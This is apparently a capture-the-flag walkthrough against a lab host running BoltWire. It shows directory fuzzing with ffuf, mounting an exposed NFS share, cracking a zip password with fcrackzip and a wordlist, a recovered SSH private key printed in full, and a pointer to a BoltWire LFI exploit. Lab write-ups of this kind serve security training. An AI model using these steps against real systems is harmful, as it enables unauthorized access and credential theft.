


192.168.126.138:8080


**PHP Version 7.3.27-1~deb10u1**

| System | Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 |
|---|---|

```
ffuf -u http://192.168.126.138:8080/FUZZ -w
/usr/share/wordlists/dirb/big.txt
```



```
┌──(root㉿kali)-[~]
└─# ffuf -u http://192.168.126.138:8080/FUZZ -w /usr/share/wordlists/dirb/big.txt:FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.126.138:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 403, Size: 282, Words: 20, Lines: 10, Duration: 140ms]
    * FUZZ: .htpasswd

[Status: 403, Size: 282, Words: 20, Lines: 10, Duration: 142ms]
    * FUZZ: .htaccess

[Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 1ms]
    * FUZZ: dev

[Status: 403, Size: 282, Words: 20, Lines: 10, Duration: 1ms]
    * FUZZ: server-status

:: Progress: [20469/20469] :: Job [1/1] :: 129 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```


192.168.126.138:8080/dev/

WELCOME REGISTER SETUP? ADMIN

login | register | search | print

BoltWire

Welcome

Your website has been successfully setup!

To learn more about using BoltWire, take our quick **welcome tour** online.


Want to get more involved in our community? Join our **mailing list**. Bug reports, feature requests, and suggestions for code improvement are all welcome.

Welcome


Thank you for using BoltWire!


# NFS

Network File Share on 2049


```
┌──(root㉿kali)-[~]
└─# showmount -e 192.168.126.138
Export list for 192.168.126.138:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16

┌──(root㉿kali)-[~]
└─# 
```

Mount the directory



```
┌──(root㉿kali)-[/mnt]
└─# mkdir dev

┌──(root㉿kali)-[/mnt]
└─# mount -t nfs 192.168.126.138:/srv/nfs /mnt/dev

┌──(root㉿kali)-[/mnt]
└─# cd dev

┌──(root㉿kali)-[/mnt/dev]
└─# ls
save.zip

┌──(root㉿kali)-[/mnt/dev]
└─# 
```




```
┌──(root㉿kali)-[/mnt/dev]
└─# unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: id_rsa                  incorrect password
   skipping: todo.txt                incorrect password

┌──(root㉿kali)-[/mnt/dev]
└─# 
```

## fcrackzip

```
apt install -y fcrackzip
fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt /mnt/dev/save.zip
```




```
┌──(root㉿kali)-[~]
└─# fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt /mnt/dev/save.zip
found file 'id_rsa', (size cp/uc   1435/  1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc    138/   164, flags 9, chk 2aa1)


PASSWORD FOUND!!!!: pw == java101

┌──(root㉿kali)-[~]
└─# 
```



```
┌──(root㉿kali)-[/mnt/dev]
└─# unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
  inflating: id_rsa
  inflating: todo.txt

┌──(root㉿kali)-[/mnt/dev]
└─# cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp

┌──(root㉿kali)-[/mnt/dev]
└─# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDVFCI+ea
0xYnmZX4CmL9ZbAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQC/kR5×49E4
0gkpiTPjvLVnuS3POptOks9qC3uiacuyX33vQBHcJ+vEFzkbkgvtO3RRQodNTfTEB181Pj
3AyGSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1Z/JONKNWMYEqQKSuhBLsMzhkUEEbw3WLq
S0kiHCk/0VnPZ8EdMCsMGdj2MUm+ccr0GZySFg5SAJzJw2BGnjFSS+dERxb7e9tSLgDv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLUHPgXx3Xp0f5/pGzkk6JACzCKIQj0Qo3ueb6JSC
xWgwn6ey6XywTi9i7TdfFyCSiFW//jkeczyaQOxI/hyqYfLeiRB3AAAD0PHU/4RN8f2HUG
ks1NM9+C9B+Fpn+nGjRj6/53m3HoBaUb/JZyvUvOXNoYnxNKIxHP5r4ytsd8X8xp5zTpi1
tNmTeoB1kyoi2Uh70yPo4M6VlNupSeCzMQIYs/Wqya4ycyv1/yhGAPTZg8ARqop/RTQJtI
EYVDbTxKxr7JGBfaBPiFWdUIKlN1yBXWMRrIs3SBoOaQ/n+CZKQ65mMFRs4VwqpUsRJ8y7
ZoLZIfwaunV5f10PsCR8rp/2g563gK0bu+iVUqeo+kJMtFN7yEj2OaO6N/EdO4x/LVhqjY
SPZD6w23mPp2I693oop1VpITsHV2talK1lLvS239gU45J4VlxFtcLjRlSAhc1ktnHw1e4u
dRZ68JW0z2S4Y8q4EO/H4kGlZsyaf6oLCspGW1YQPhDJ2v6KkgRXyFb3tvo617yGEcBzzh
wrVuEXObOc+zDOYgw1a/1×1pzK5vGQWaUOjN2FEz+vnSPTX3cbgUkLh3ZshuVzov0Rx7i+
AM0CNiXVmgCGdLg0yBIv8lFIjYxswxTRkNzKYSagEZQNFCf+0H1cZcXKCK8z9a2NvBkQ/b
rGvuoZuIjGqGvMP3Ifdma7PsG3A8GNOgWnl9YuMgc4r2WulsQVLVEJGIJjap71oNwGCUud
T1Ou2tVn7Cf0T/NmuRmh7VUkTagDMf3u5X+UIST5Sv8y2y9jgR4×92ZL+AY968Pif1devc
753z+GL7eWfbNqd+TJfxPdh82EqE5cmN/jYOKc0D1MC2zVChNCVWQYf4uVQ0L/XOXQXnFT
hWdHfnf/SXos28dSM7Kx6B3jmeZQ60vk0Apas0D9gLz5xZ9GCb0Dwwka4dBSw57cwBbB3E
PKXqJFks2ZnkyVL1W8u6ovnkpcqQz1mxr42zdC52Jc30NYww7H2G7v7FYKtf6tEyzeXG2+
rcZwO4evWbV158rzrA4ibsGRn8+PM86LI/7T5/Y5pc2T+TAaDjKLRZ0Dtv5nMvHpigqDu4
+e/eQk9dTmMPv9jbqcHeRo7N/Q8EC4vtXj/pCPydB5lYw/GMb8Bq5opXzADx0n4zDLtGDC
LHcAIF6FMa+kLQHKvG1fDIK2xpLz+HxYCYTS/UAVRtWAdzQ29uG8zFAopGoQGbNA+caq7z
iLUBEWHXJktNenIrfF3rqB3m8SNyNIn+MQS3LIakhlHAqXMIWU2pQE/0tF+V8xuKRpZvw/
gdhLfAhm2gZMQzOe1cXWhKmtEQUntPdPAyfOTZcUtcs/pKNEjNTz5YnhQqnDbAh5×46UgZ
q4xpWBvdz0v8qwF6LXLdPBEcT4TOg=
-----END OPENSSH PRIVATE KEY-----

┌──(root㉿kali)-[/mnt/dev]
└─# 
```

[ExploitDB LFI for BoltWire](https://www.exploit-db.com/)

We need to make an account first.




Register

To register a new account, please enter a member id and password:

Welcome

Thank you for using BoltWire!



Register

You are currently logged in as **th4ntis**.

